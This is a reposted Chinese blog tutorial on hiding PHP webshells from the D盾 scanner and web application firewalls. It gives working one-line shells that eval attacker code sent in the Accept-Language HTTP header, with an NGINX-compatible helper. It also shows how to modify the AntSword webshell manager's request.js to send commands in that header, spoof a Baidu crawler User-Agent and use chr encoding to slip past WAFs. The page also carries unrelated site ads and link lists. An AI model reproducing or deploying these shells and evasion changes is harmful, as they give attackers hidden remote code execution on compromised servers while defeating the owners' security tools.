改造中国蚁剑AntSword之轻松过狗

栏目: PHP · 发布时间: 1年前

来源: blog.bbsec.xyz

> 内容简介：这些里面有一些是我们可控的,那么我们可以利用里面任意一个可控的去发送数据,别老盯着POST,GET。我们这里就随便选用一个
>
> 本文转载自：https://blog.bbsec.xyz/2018/12/24/3668.html，本站转载出于传递更多信息之目的，版权归原作者或者来源机构所有。

原创文章,转载希望带个版权,谢谢

1,过狗 PHP 一句话

现在的防护软件，对GET和POST检查很严格

用 php 混淆，编写function，定义class来绕过这些防护软件，熟悉php的人对绕过这些软件还是比较容易的。

我们这里就不多说明了，

我们先来了解一下PHP的 **超全局变量**

这些里面有一些是我们可控的,那么我们可以利用里面任意一个可控的去发送数据,别老盯着POST,GET。

我们这里就随便选用一个

```
@eval($_SERVER['HTTP_ACCEPT_LANGUAGE']);
```

我们用浏览器语言来发送执行代码

但是很可惜被D盾杀了

这里我想到另外一个获取HTTP头信息的函数

```
getallheaders()
```

但是这个函数只能在Apache+PHP环境下使用

NGINX下是不支持这个函数的

先不管那么多,试试看

```
@eval(getallheaders()['Accept-Language']);
```

成功躲过了D盾查杀

这个代码还是比较短小精悍的.

但是使用起来不方便，要自己每次修改浏览器language去执行shell,还不能对 NGINX 使用。

我们来继续解决这两个用户 **“痛点”**

2.改造中国蚁剑/AntSword

先来解决NGINX不支持的问题

我们自己写个function吧

```
<?php
if (!function_exists('getallheaders')) {
function getallheaders() {
$headers = array();
foreach ($_SERVER as $name => $value) {
if (substr($name, 0, 5) == 'HTTP_') {
$headers[str_replace(' ', '-', ucwords(strtolower(str_replace('_', ' ', substr($name, 5)))))] = $value;
}    }
return $headers;
}
}
@eval(getallheaders()['Accept-Language']);
?>
```

D盾还是不杀的

接下来解决第二个用户痛点

我们来修改下中国蚁剑AntSword

让它能控制上面这个shell

上一篇讲过

https://www.3hack.com/tools/17.html

中国蚁剑AntSword要修改下user-agent

```
要注意的是
软件默认的user-agent是
User-Agent: antSword/v2.0
大部分人都不会去自定义useragent
这就给waf和蜜罐白送了一个特征
所以我们要修改一下源代码
修改项目内
antSword-2.0.2modulesrequest.js （17行一处）
antSword-2.0.2modulesupdate.js （两处）
Baiduspider-image
我改成列百度图片蜘蛛
```

这次我们还是修改 **request.js**

这是AntSword的发包核心模块

我们找到

```
const _postData = Object.assign({}, opts.body, opts.data);
_request
```

在这两行中间插入一句

```
_request.set('Accept-Language',_postData[1]);
```

_postData[1]是软件发送的执行代码

注意：我们shell的配置信息密码也要写1

变成

```
const _postData = Object.assign({}, opts.body, opts.data);
_request.set('Accept-Language',_postData[1]);
_request
```

重启AntSword

我们编辑下shell， **密码要是1** ，为了更好的过WAF

我们把编码模式也改成 **chr**

我们先关闭一句话，来记录下文件，看看shell收到的内容

在AntSword里面双击shell，再看看记录的txt


!!!分割的，上面是post的内容，下面是language的内容

我们发现是一样的了，说明程序发了两份代码，一份在language内，还是会发一份post给shell


这样有个好处,就是post的一句话也照样执行。

我们打开shell来看看

发现可以了，再头部language里面执行一句话，也可以用软件来控制了



来试试虚拟终端,也ok



以上就是本文的全部内容，希望本文的内容对大家的学习或者工作能带来一定的帮助，也希望大家多多支持 码农网

关注我们，获取更多IT资讯^_^

为你推荐:

- 中国蚁剑被曝 XSS 漏洞，可导致远程命令执行
- 从网络侧分析蚁剑交互流量
- 一句话木马之常见十种过狗姿势测试
- 蚁剑RCE第二回合来袭~黑阔们小心了

相关软件推荐:

- 轻量级网络库 knet
- HTTP 限速中间件 Tollbooth
- 数据中心网络框架 Fastpass
- 轻量的Ajax API SuperAgent
- 中英文翻译库

查看所有标签

热门标签

nginx 过滤 国际开源 jetty 改端口 postgres中文 postgresql中文 centos中文 apache过滤器 scala中文 hibernate修改数据 国外开源oa jetty 修改端口 修改tomcat端口 struts2 过滤器 mysql存储过程 国外开源cms 在线修改php oracle存储过程 nginx 中文 nginx中文 hadoop 中文 svn中文 groovy oracle中文 jetty 中文 xcode 中文 github 中文 erlang 中文 eclipse中文 mysql中文 postgres 储过程 postgres存储过程 adblock过滤规则 svn中文版 centos修改主机名 oracle 存储过程 objectiv 中文 oracle中文版 eclipse中文版 中文乱码 国内php开源cms github中文版 centos中文版 spring 中文api xcode中文版 apache cookbook中文版 eclipse中文乱码 securecrt中文乱码 json中文乱码 ue中文乱码 filezilla中文乱码

码农书籍

深度学习轻松学

冯超 / 电子工业出版社 / 2017-7 / 79.00

《深度学习轻松学：核心算法与视觉实践》介绍了深度学习基本算法和视觉领域的应用实例。书中以轻松直白的语言，生动详细地介绍了深层模型相关的基础知识，并深入剖析了算法的原理与本质。同时，书中还配有大量案例与源码，帮助读者切实体会深度学习的核心思想和精妙之处。除此之外，书中还介绍了深度学习在视觉领域的应用，从原理层面揭示其思路思想，帮助读者在此领域中夯实技术基础。《深度学习轻松学：核心算法与视觉实.....一起来看看《深度学习轻松学》这本书的介绍吧!

码农工具

CSS 压缩/解压工具

在线压缩/解压 CSS 代码

HEX CMYK 转换工具

HEX CMYK 互转工具

HEX HSV 转换工具

HEX HSV 互换工具

-

New

- 文章
- 话题
- 教程

- · .NET Core + Kubernetes：Deployment
- · Python 3.8 的超酷新功能
- · Glide 源码解析之监听生命周期
- · 七条有关AWS EFS性能的重要提示
- · 都说Vue面试难，到底问什么问题了？
- · 深度：从零编写一个微前端框架

- 阅读排行

榜

- 月
- 周
- 日

- · 使用V2Ray实现科学爱国 – Chrarcadia
- · 没有美区的Apple ID 下载 Potatso Lite 的超简单办法（ShadowRocket的完美替代）
- · PHP preg_match() 函数
- · Python GUI教程（十六）：在PyQt5中美化和装扮图形界面
- · AI 换脸
- · 如何确定ARIMA模型中参数p、d、q

关注 码农网 公众号

.NET Core + Kubernetes：Deployment

Python 3.8 的超酷新功能

Glide 源码解析之监听生命周期

七条有关AWS EFS性能的重要提示

都说Vue面试难，到底问什么问题了？

码农网最新帖子

OpenCV 开源许可协议拟从 BSD 变更为 Apache 2

微软开源早期编程语言 GW-BASIC

2020年5月25日 程序员老黄历，宜:抽烟,白天上线,面试

曾用 AI 算法“智能”涨价的 Uber，疫情重压下关掉“AI 实验室”

混合现实浏览器 Firefox Reality 已在微软应用商店公开发布

码农网关键词

码农网 码农 程序员 码农教程 码农社区 码农工具 码农日报 码农头条 码农网论坛 码农网源码 码农网官网